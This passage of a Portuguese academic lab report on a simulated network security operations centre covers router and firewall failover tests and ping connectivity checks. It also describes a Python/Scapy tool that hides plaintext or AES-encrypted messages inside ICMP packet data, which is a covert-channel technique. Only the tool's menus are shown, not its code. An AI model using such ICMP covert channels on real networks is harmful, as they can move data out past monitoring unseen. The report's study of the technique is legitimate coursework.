


Figura 44. Tráfego da interface WAN do firewall Master




Figura 45. Gráfico de Performance do Firewall Master.




Figura 46. Gráfico de uso de disco do Servidor Web




Figura 47. Gráfico de desempenho do servior Elastic Stack




Figura 48. Gráfico de desempenho do servidor Zabbix.



4.7 IMPLEMENTAÇÃO E ANÁLISE DOS ATAQUES CIBERNÉTICOS AO NSOC

Conforme o referencial teórico, para implementação, foram escolhidos 5 (cinco) ataques relevantes no cenário atual de ameaças cibernéticas. Dessa maneira, os experimentos utilizam a máquina virtual *Kali Linux* como ferramenta de ataque de modo a operacionalizar os teste de invasão.

A execução dos ataques escolhidos se dá a partir de duas fontes: externamente, por meio da nuvem *cloud* configurada previamente para permitir a publicação *externa* dos serviços da DMZ; internamente, a partir na rede intranet, simulando um ataque executado por um agente interno ao NSOC.

Seguindo a execução do ataque, tem-se análise do comportamento das ferramentas de proteção e, por fim, a implementação de regras de segurança nos *firewalls* pfSense, de modo a prover maior segurança aos serviços e usuários do NSOC.

5. ANÁLISE DOS DADOS


5.1 TESTES DE RESILIÊNCIA

5.1.1 TESTES DE RESILIÊNCIA DO BACKBONE

Com a finalidade de prover alta disponibilidade dos links de internet NAT-1 e NAT2, conectados respectivamente nos roteadores ISP-2 e ISP-1, foram configurados para o modo e operação de balanceamento de carga (*load balancing*). O responsável por realizar o balanceamento da carga é o roteador RT-GW, o qual verifica periodicamente o estado de conexão de cada *link* individualmente. Caso link em utilização apresente 5 falhas consecutivas, é considerado indisponível.

Ao ocorrer qualquer interrupção nas interconexões dos roteadores, o protocolo OSPF, que está habilitado neles todos, atualiza as tabelas de rotas, fornecendo uma nova rota de saída ao tráfego com destino à internet (NAT-1 ou NAT-2).

A figura 49 apresenta a topologia do backbone.





Por outro lado, as alterações na tabela de rotas do roteador ISP-2 pode ser observado nas Figuras 53 e 53. A primeira mostra as rotas geradas automaticamente pelo protocolo OSPF, antes da interrupção do link com a NAT-1. Observa-se que a rota padrão de saída, neste roteador é, justamente, endereço de sua nuvem NAT (192.168.177.2). A segunda foto é uma captura realizada após a interrupção do link supracitado, demonstrando a atualização da tabela de rotas, atribuindo um novo caminho de saída padrão (172.16.4.9), que corresponde ao roteador vizinho, o ISP-1.

Destination	Gateway	Genmask	Flags	Metric	Ref	Use Iface
0.0.0.0	192.168.177.2	0.0.0.0	UG	20	0	0 eth0
10.1.1.1	172.16.4.9	255.255.255.255	UGH	20	0	0 eth2
10.3.3.3	172.16.4.5	255.255.255.255	UGH	20	0	0 eth1
172.16.4.0	172.16.4.9	255.255.255.252	UG	20	0	0 eth2
172.16.4.4	0.0.0.0	255.255.255.252	U	0	0	0 eth1
172.16.4.8	0.0.0.0	255.255.255.252	U	0	0	0 eth2
172.16.4.16	172.16.4.5	255.255.255.248	UG	20	0	0 eth1
192.168.10.0	172.16.4.5	255.255.255.240	UG	20	0	0 eth1
192.168.122.0	172.16.4.9	255.255.255.0	UG	20	0	0 eth2
192.168.177.0	0.0.0.0	255.255.255.0	U	0	0	0 eth0

Figura 53.

Tabela de rotas do ISP-2 antes da interrupção do link com a nuvem NAT-2.

Destination	Gateway	Genmask	Flags	Metric	Ref	Use Iface
0.0.0.0	172.16.4.9	0.0.0.0	UG	20	0	0 eth2
10.1.1.1	172.16.4.9	255.255.255.255	UGH	20	0	0 eth2
10.3.3.3	172.16.4.5	255.255.255.255	UGH	20	0	0 eth1
172.16.4.0	172.16.4.9	255.255.255.252	UG	20	0	0 eth2
172.16.4.4	0.0.0.0	255.255.255.252	U	0	0	0 eth1
172.16.4.8	0.0.0.0	255.255.255.252	U	0	0	0 eth2
172.16.4.16	172.16.4.5	255.255.255.248	UG	20	0	0 eth1
192.168.10.0	172.16.4.5	255.255.255.240	UG	20	0	0 eth1
192.168.122.0	172.16.4.9	255.255.255.0	UG	20	0	0 eth2
192.168.177.0	0.0.0.0	255.255.255.0	U	0	0	0 eth0

Figura 54.

Tabela de rotas do ISP-2 após a interrupção do link com a nuvem NAT-2.

Para complementar o teste de resiliência, foi realizado o teste do *load balance*. O teste foi realizado por meio da interrupção do link da interface eth1 (do roteador RT-GW) com a rede #4. Comparando a figura 50 com a figura 55, observa-se que, após mais de 5 tentativas de conexão com o endereço 192.168.177.2 (NAT-1), o *status* da interface foi alterado para *failed*.

```
RT-GW - PuTTY
vyos@RT-GW:~$ show wan-load-balance
Interface: eth0
  Status: active
  Last Status Change: Thu Feb 16 22:12:44 2023
+Test: ping Target: 192.168.122.1
  Test: ping Target: 192.168.122.1
  Last Interface Success: 6s
  Last Interface Failure: n/a
  # Interface Failure(s): 0

Interface: eth1
  Status: failed
  Last Status Change: Fri Feb 17 11:59:26 2023
-Test: ping Target: 192.168.177.2
  -Test: ping Target: 192.168.177.2
  Last Interface Success: 1m42s
  Last Interface Failure: 0s
  # Interface Failure(s): 6
```

Figura 55.

Status das interfaces eth0 e eth1, após a interrupção do link da eth1 com a rede #4.

5.1.2 TESTE DA ALTA DISPONIBILIDADE DOS FIREWALLS.

O *firewall* pfSense possui a funcionalidade de configuração de *high availability*. Essa funcionalidade é de vital importância para a continuidade dos serviços de um NSOC, uma vez que provê a redundância dos serviços prestados pelos dois *firewalls*.

Para configuração dessa funcionalidade, foi necessário configurar no roteador RT-GW as interfaces eth3 e eth4 em modo *bridge*. Esse modo de operação permite que o roteador encaminhe pacotes para duas interfaces diferentes configuradas na mesma rede. A figura 56 ilustra essa configuração, nela é possível observar que os *firewalls* FW-A e FW-B estão interligados à rede #6, por meio da *bridge* do roteador RT-GW, cujo endereço é 172.16.4.22.




Figura 56.

Configuração dos Firewalls em modo high availability.

Para que os dispositivos contidos na WAN consigam enviar o tráfego com destino às redes internas, de modo transparente, sem a necessidade de saber qual dos *firewalls* está operando como principal (*master*) e como reserva (*backup*), foi atribuído um endereço IP virtual às interfaces WAN de ambos os *firewalls*. No exemplo da figura 56 o IP correspondente às duas interfaces WAN é o 172.16.4.20. De modo similar, as interfaces das redes internas também tiveram a adição de um IP virtual comum aos dois *firewalls*.

A Tabela 4, do Passo 5.1 do Apêndice III, detalhas os endereços IPs virtuais utilizados pelas redes internas, #8, #9, #10, #11 e #12.

Vale destacar que os endereços IPs virtuais, atribuídos às sub-redes internas, correspondem ao *gateway* destas sub-redes, uma vez que são utilizados para abstrair qual dos *firewalls* encontra-se em operação como principal.



A Figura 57 mostra a identificação de qual *firewall* encontra-se ativo como o principal. A identificação foi realizada por meio do acesso, a partir da VLAN de gerência, à interface gráfica, utilizando-se o endereço correspondente ao *gateway* dessa sub-rede (<https://192.168.30.14>). Verificando-se a tabela “System Information” é possível identificar no campo “Name” que o “FW-A.intranet” está operando como principal.

System Information	
Name	FW-A.intranet
User	admin@192.16
System	QEMU Netgate Device
BIOS	Vendor: SeaBIO Version: 1.13.0 Release Date: T
Version	2.6.0-RELEASE built on Mon Ja

Figura 57. Firewall eleito como principal (192.168.30.14).

De modo análogo, utilizando o endereço <http://192.168.30.13> é possível, também, verificar que o firewall “FW-B.intranet” encontra-se operando como reserva.

System Information	
Name	FW-B.intranet
User	admin@192.16
System	QEMU Netgate Device
BIOS	Vendor: SeaBIO Version: 1.13.0 Release Date: T
Version	2.6.0-RELEASE built on Mon Ja

Figura 58. Firewall eleito como reserva (192.168.30.13).

Para realizar o teste de resiliência da *high availability* do pfSense, uma conexão SSH foi estabelecida entre o *host* 192.168.30.9, VLAN de gerência, e o roteador RT-GW. A figura 59 mostra a tela inicial da conexão.

```

root@GERENTE:~# hostname -I
192.168.30.9
root@GERENTE:~# ssh vyos@172.16.4.22
Welcome to VyOS
vyos@172.16.4.22's password:
vyos@RT-GW:~$ echo $SSH_CONNECTION
172.16.4.20 24905 172.16.4.22 22
vyos@RT-GW:~$
```

Figura 59. Conexão SSH entre o host 192.168.30.9 e o roteador RT-GW

Após o estabelecimento da conexão do ítem anterior, o comando PING foi executado a partir do roteador RT-GW, para o endereço 8.8.8.8, de modo a evidenciar a sessão SSH ativa, por meio da captura de pacotes de entrada da interface do *host* 192.168.30.9 (VLAN de gerência). A Figura 60 mostra os pacotes SSH capturados.

No.	Time	Source	Destination	Protocol
4333	155.468625	172.16.4.22	192.168.30.9	SSH
4372	156.472020	172.16.4.22	192.168.30.9	SSH
4391	157.473412	172.16.4.22	192.168.30.9	SSH
4426	158.475221	172.16.4.22	192.168.30.9	SSH
4457	159.476648	172.16.4.22	192.168.30.9	SSH
4485	160.480793	172.16.4.22	192.168.30.9	SSH
4514	161.481448	172.16.4.22	192.168.30.9	SSH
4543	162.482880	172.16.4.22	192.168.30.9	SSH
4562	163.483634	172.16.4.22	192.168.30.9	SSH

Figura 60. Status da sessão SSH entre o host 192.168.30.9 e o RT-GW

Seguindo o teste de resiliência, o *firewall* FW-A foi desligado. Retornando-se à interface gráfica do *gateway* da sub-rede de gerência (<https://192.168.30.14>) observa-se que o FW-B assumiu a posição de *firewall* principal (*master*), o que fica evidenciado na figura 61.

System Information	
Name	FW-B.intranet
User	admin@192.16
System	QEMU Netgate Device
BIOS	Vendor: SeaBIO Version: 1.13.0 Release Date: T
Version	2.6.0-RELEASE built on Mon Ja

Figura 61. Firewall FW-B eleito como principal.

A figura 62 demonstra o estado da sessão SSH estabelecida previamente entre o *host* 192.168.30.9 e o RT-GW, como é possível constatar, mesmo com o desligamento do FW-A, não houve interrupção da conectividade.

No.	Time	Source	Destination	Protocol
23529	881.257371	172.16.4.22	192.168.30.9	SSH
23563	882.261669	172.16.4.22	192.168.30.9	SSH
23586	883.263079	172.16.4.22	192.168.30.9	SSH
23617	884.270702	172.16.4.22	192.168.30.9	SSH
23644	885.270503	172.16.4.22	192.168.30.9	SSH
23675	886.271310	172.16.4.22	192.168.30.9	SSH
23696	887.280141	172.16.4.22	192.168.30.9	SSH

Figura 62. Status da sessão SSH entre o host 192.168.30.9 e o RT-GW



5.2 TESTE DE CONECTIVIDADE ENTRE AS REDES DO PROJETO.

Conforme a Atividade nº 1, proposta no roteiro do projeto final, foi realizado os teste de conectividade por meio do comando PING, demonstrados nos subtópicos seguintes.

5.2.1 GERENCIA X DEMAIS REDES

Para teste de conectividade entre a rede de Gerência e as demais rede, foi utilizado o comando PING pré-configurado para disparar múltiplas requisições a partir do *host* 192.168.30.8 dentro dessa sub-rede.

Outrossim, só foi possível a execução do comando PING porque o envio de pacotes ICMP está liberado nas regras dos *firewalls* de qualquer origem para qualquer destino, conforme figura 29.

A figura 63 apresenta os resultados do teste. Vale destacar que os endereços 192.168.30.1-8 correspondem aos switches que compõe a rede local, os endereços 192.168.30.12-14 estão atribuídos aos *firewalls*, os demais endereços representam um *host* individual em cada sub-rede destino.

```
Executando a partir do host:  
inet 192.168.30.8/28 brd 192.168.30.15 scope global dynam  
Verificando Conectividade Com o FW, SW e Rede de Gerência  
64 bytes from 192.168.30.1: icmp_seq=1 ttl=64 time=27.3 ms  
64 bytes from 192.168.30.2: icmp_seq=1 ttl=64 time=54.6 ms  
64 bytes from 192.168.30.3: icmp_seq=1 ttl=64 time=30.2 ms  
64 bytes from 192.168.30.4: icmp_seq=1 ttl=64 time=17.0 ms  
64 bytes from 192.168.30.5: icmp_seq=1 ttl=64 time=46.9 ms  
64 bytes from 192.168.30.6: icmp_seq=1 ttl=64 time=45.0 ms  
64 bytes from 192.168.30.7: icmp_seq=1 ttl=64 time=6.63 ms  
64 bytes from 192.168.30.8: icmp_seq=1 ttl=64 time=0.019 ms  
64 bytes from 192.168.30.12: icmp_seq=1 ttl=64 time=37.2 ms  
64 bytes from 192.168.30.13: icmp_seq=1 ttl=64 time=45.2 ms  
64 bytes from 192.168.30.14: icmp_seq=1 ttl=64 time=12.2 ms  
  
Verificando Conectividade com o DC  
64 bytes from 192.168.10.9: icmp_seq=1 ttl=63 time=28.8 ms  
  
Verificando Conectividade com a DMZ  
64 bytes from 192.168.20.11: icmp_seq=1 ttl=63 time=14.7 ms  
  
Verificando Conectividade com o CAMPUS A  
64 bytes from 192.168.40.16: icmp_seq=1 ttl=63 time=48.2 ms  
  
Verificando Conectividade com o CAMPUS B  
64 bytes from 192.168.50.17: icmp_seq=1 ttl=63 time=29.8 ms  
  
Verificando Conectividade com os Roteadores  
64 bytes from 172.16.4.1: icmp_seq=1 ttl=62 time=8.38 ms  
64 bytes from 172.16.4.2: icmp_seq=1 ttl=63 time=8.38 ms  
64 bytes from 172.16.4.10: icmp_seq=1 ttl=62 time=17.2 ms  
  
Verificando Conectividade com a internet  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=124 time=29.6 ms  
64 bytes from cosine.in.cepstro.br (200.160.6.133): icmp_seq=1
```

Figura 63. Teste de conectividade a partir da sub-rede de Gerência com destino à internet e às demais redes do projeto.

5.2.2 NUVEM CLOUD X DMZ

O teste a seguir foi realizado para verificar a conectividade com origem externa e destino a DMZ, interna ao NSOC. Para conseguir prover a conectividade entre ambas as partes, foi atribuído o endereço 192.168.137.137 à interface eth2 do RT-GW, que se encontra conectada à rede #2, a qual está conectada a nuvem Cloud do GNS3, consoante a figura 64.




Figura 64.

Conectividade da nuvem Cloud do GNS3

Da mesma maneira, foi adicionada uma rota estática na máquina hospedeira do GNS3 (Windows 10), para encaminhar os pacotes com destino à rede 192.168.20.0/28 (DMZ) para o endereço 192.168.137.137 (RT-GW) e no que lhe concerne, no roteador foi criada outra rota estática para encaminhar os pacotes com destino à rede 192.168.20.0/28 por meio do endereço 172.16.4.20 (IP virtual das interfaces WAN dos *firewalls*).

Comando executado no terminal do Propt de Comando do Windows 10 para criar a rota: route add 192.168.20.0 mask 255.255.255.240 192.168.137.137

Comando executado no roteador Vyos RT-GW para criar a rota: set protocols static route 192.168.20.0/28 next-hop 172.16.4.20

```
C:\ Administrador: Prompt de Comando  
C:\Windows\system32>ping 192.168.20.11 -n 2  
Disparando 192.168.20.11 com 32 bytes de dados:  
Resposta de 192.168.20.11: bytes=32 tempo=10ms TTL=62  
Resposta de 192.168.20.11: bytes=32 tempo=9ms TTL=62  
  
Estatísticas do Ping para 192.168.20.11:  
Pacotes: Enviados = 2, Recebidos = 2, Perdidos = 0  
round-trip = 9ms
```

Figura 65. Teste de conectividade externa com a DMZ.

É fundamental destacar que, como foi atribuído uma rota externa em direção à DMZ do NSOC, caso as regras das interfaces WAN e DMZ dos *firewalls* não permitissem tráfego de mensagens ICMP de qualquer origem para qualquer destino, não seria possível ter êxito no referido teste de conectividade. Necessitando assim, ajuste prévio das regras de filtragem de mensagens ICMP em ambos os *firewalls*.



5.3 ANÁLISE DA SOLUÇÃO PING

Seguindo com o roteiro do projeto final, a Atividade nº 2 sugere o desenvolvimento de uma interface de usuário com a ferramenta *Dialog* para configuração dos parâmetros julgados essenciais para o envio de mensagens ICMP personalizadas.

Diante do desafio, foi elaborado uma solução baseada na linguagem *Python*, que utiliza a biblioteca *Scapy* [111] e na biblioteca *Dialog*, da linguagem *Shell Script*. A biblioteca *Scapy* permite a envio e personalização de diversos campos dos protocolos de rede.

A solução foi dividida em duas partes, a primeira parte corresponde ao programa em Python que provê a criptografia. Para realizar essa tarefa, ela utiliza o mecanismo de cifras simétricas adotado pelo Governo Americano, o *Advanced Encryption Standard* (AES), combinado com o algoritmo de hash SHA256 [112]. Esse programa foi preparado para se executado no terminal como linha de comando, opcionalmente.

A segunda parte da solução é uma *Text User Interface* (TUI), elaborada com a biblioteca *Dialog*, a qual está disponível na maioria das distribuições Linux. Ela é utilizada para capturar os parâmetros considerados essenciais e repassados à primeira, de modo transparente ao usuário. Para o seu desenvolvimento foi utilizada a documentação elaborada por Aurélio Jargas [113] e disponibilizada, em aula, pelo Professor Dr. Georges [12].

Os detalhes de implementação da solução Ping com *Dialog* encontram-se no Apêndice VII.

A solução desenvolvida possui 3 (três) modos de operação para o envio e recebimento de mensagens ICMP: *Default* (tradicional), *Uncrypted* (com esteganografia) e *Crypted* (com criptografia). No modo *Default*, os pacotes ICMP “*Echo*” e “*Echo reply*” são enviados sem adição de mensagens escondidas no campo Dados. No modo *Uncrypted*, o campo Dados é utilizado para carregar a mensagem secreta a ser enviada ao destinatário, por ser uma mensagem sem criptografia, é de fácil interpretação por parte de agentes interceptadores. Por último, no modo *Crypted* as mensagens são enviadas criptografadas com o mecanismo de cifras simétricas AES que utiliza o algoritmo de hash SHA256 para criptografar as mensagens enviadas e descriptografar as recebidas.

Para realização dos testes da solução duas máquinas virtuais localizadas no Data Center foram utilizadas, pois a rede de Gerência possui acesso SSH a essas máquinas, conforme regras de negócio previamente estabelecida e configuradas nos *firewalls* da rede.

A máquina que hospeda a ferramenta Zabbix (192.168.10.9) foi escolhida para ser a remetente das mensagens, já a destinatária escolhida, foi a máquina virtual que hospeda o Elastic Stack (192.168.10.11).

Vale destacar, que, para acesso à aplicação, somente usuários que possuam perfil de acesso de administrador (*root*) das máquinas virtuais conseguirão executar a solução, uma vez que esta foi intencionalmente alocada na pasta de usuário *root* (/root/encrypted-ping/). As permissões de leitura e execução foram concedidas apenas ao usuário *root*.

A Figura 66 mostra a listagem do diretório que contém os arquivos da aplicação.

```
REMETENTE x DESTINATÁRIO x
root@zabbix:~# ls -lughR /root/encrypted-ping/
/root/encrypted-ping/:
total 40K
-r-x----- 1 root 1.6K Feb  8 14:18 f_information.sh
-r-x----- 1 root 5.4K Feb 17 22:16 f_send_ping.sh
-r-x----- 1 root 4.3K Feb  2 00:15 f_sniff_ping.sh
-r-x----- 1 root 3.4K Feb  2 00:15 icmp-receive.py
-r-x----- 1 root 3.0K Feb 17 22:16 icmp-send.py
dr-x----- 2 root 4.0K Feb 17 23:42 imgs
-r-x----- 1 root 1.7K Feb 17 22:16 index.sh
-r-x----- 1 root 3.0K Jan 17 14:44 README.md
```

Figura 66. Listagem do diretório que contém a solução ping.

Para iniciar a execução da solução, o administrador deve acessar a máquina virtual via SSH. Uma vez que tenha acesso, o usuário deverá executar o comando:

sudo su -

“Atenção para o sinal de hifen ‘-’, pois o comando ‘sudo su’, sem o emprego do hifen preserva as variáveis de ambiente do usuário anterior, o que é indesejado para algumas situações que exigem acesso exclusivo para usuários *root*.”

Após a mudança de perfil, o usuário *root* deverá navegar para dentro da pasta da solução, até encontrar o arquivo “*index.sh*”, ponto de partida para execução da solução. Feito isso, basta executar o comando: **bash ./index.sh**, e a tela inicial da solução será exibida, conforme figura 67.




Figura 67. Tela Inicial da solução Ping.



A solução possui dois perfis para operação, *Send Menu* (remetente) e *Sniff Menu*(destinatário). O perfil *Send Menu* é responsável pelo envio das mensagens ICMP, enquanto o *Sniff Menu* é responsável por capturar e exibir em tela as mensagens ICMP recebidas.

Para execução dos 3 (três) modos de operação, em primeiro lugar, o destinatário deverá executar o modo correspondente por meio do perfil *Sniff Menu* (destinatário). Após isso o modo *Send Menu* (remetente) poderá ser executado.

A figura 68 mostra os modos de operação para o perfil do *Sniff Menu* (destinatário, 192.168.10.11). O primeiro modo de operação (Sniff) corresponde ao modo de operação *Default*




Figura 68. Modos de operação para o perfil de Destinatário (*Sniff Menu*).

Selecionado a opção “Sniff icmp echo-request packages”, o remetente executará o comando: “tcpdump ‘icmp[icmptype] == icmp-echo’ -XX” para capturar as mensagens enviadas pelo remetente, conforme demonstrado na figura 69.




Figura 69. Destinatário executando o modo de operação *Default*.

Para completar o envio da mensagem o remetente (192.168.10.9) deverá executar o perfil *Send Menu*, escolher o modo de operação *Default*, ilustrado na figura 70.



Figura 70. Tela de opções de envio do perfil *Send Menu* (remetente).

Ao escolher o modo de envio *Default*, deverá inserir o endereço IP do destinatário na janela *Host Address*, confirme figura 71.




Figura 71. Tela *Host Address* do perfil *Send Menu* (remetente)

Ao clicar no botão “ok”, serão realizadas 4 (quatro) tentativas de envio de mensagens ICMP, para o endereço informado na tela do ídem anterior. Após o envio, e recebimento do último pacote ICMP, o remetente recebe a confirmação de envio das mensagens, ilustrada na figura 72.




Figura 72. Tela de confirmação de envio de mensagens ICMP.

E por fim, no outro lado da comunicação, o destinatário conseguirá capturar e mostrar a última mensagem ICMP recebida no modo de operação Sniff (*Default*), ilustrada na figura 73.




Figura 73. Confirmação de recebimento da mensagem ICMP *Default* na tela do destinatário.

Como pode ser observado, quatro mensagens ICMP simples, foram enviadas pelo remetente no modo *Default* e, em seguida, a última mensagem recebida foi capturada e mostrada na tela do destinatário (*Sniff Menu* ⇒ *Sniff*).



Para exemplificação dos modos de operação restante, será demonstrado primeiramente os passos que envolvem o envio por parte do remetente (192.168.10.9), seguidos dos passos que envolvem a captura no *host* destinatário (192.168.10.11). Lembrando que, para a sua realização prática, a sequência foi executada de modo inverso.

O segundo teste realizado foi o envio de mensagens ICMP com esteganografia (modo *Uncrypted*). A figura 74 apresenta a tela inicial de envio de mensagens no modo *Uncrypted*.




Figura 74.

Tela de opções de envio de mensagens ICMP.

Após selecionar o modo de operação *Uncrypted*, uma nova tela é mostrada para que o remetente informe o endereço IP do *host* destinatário, figura 75.




Figura 75.

Tela Host Address do perfil Send Menu (remetente).

A próxima tela, solicita ao remetente que insira a mensagem a ser enviada. Figura 76.



Figura 76.

Tela de entrada da mensagem não criptografada (remetente).

Após a mensagem ser inserida, uma tela de confirmação de envio é apresentada. Figura 77.

